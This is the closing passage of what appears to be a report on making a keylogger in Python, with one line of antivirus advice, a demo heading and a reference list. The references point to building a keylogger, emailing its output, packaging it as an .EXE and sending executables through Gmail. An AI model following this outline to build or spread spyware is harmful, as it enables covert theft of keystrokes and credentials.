should always keep our Windows system and antivirus software up-to-date.

VIII. Demo and Software

Keylogger Live Demonstration

Note: Please watch on 1.5x playback speed

IX. References

Code for How to Make a Keylogger in Python Tutorial

How to Send Emails in Python

Design a Keylogger in Python - GeeksforGeeks

Resources for Python3 Installation

How to Convert any Python File to .EXE

Methods to Send Executable Files through Gmail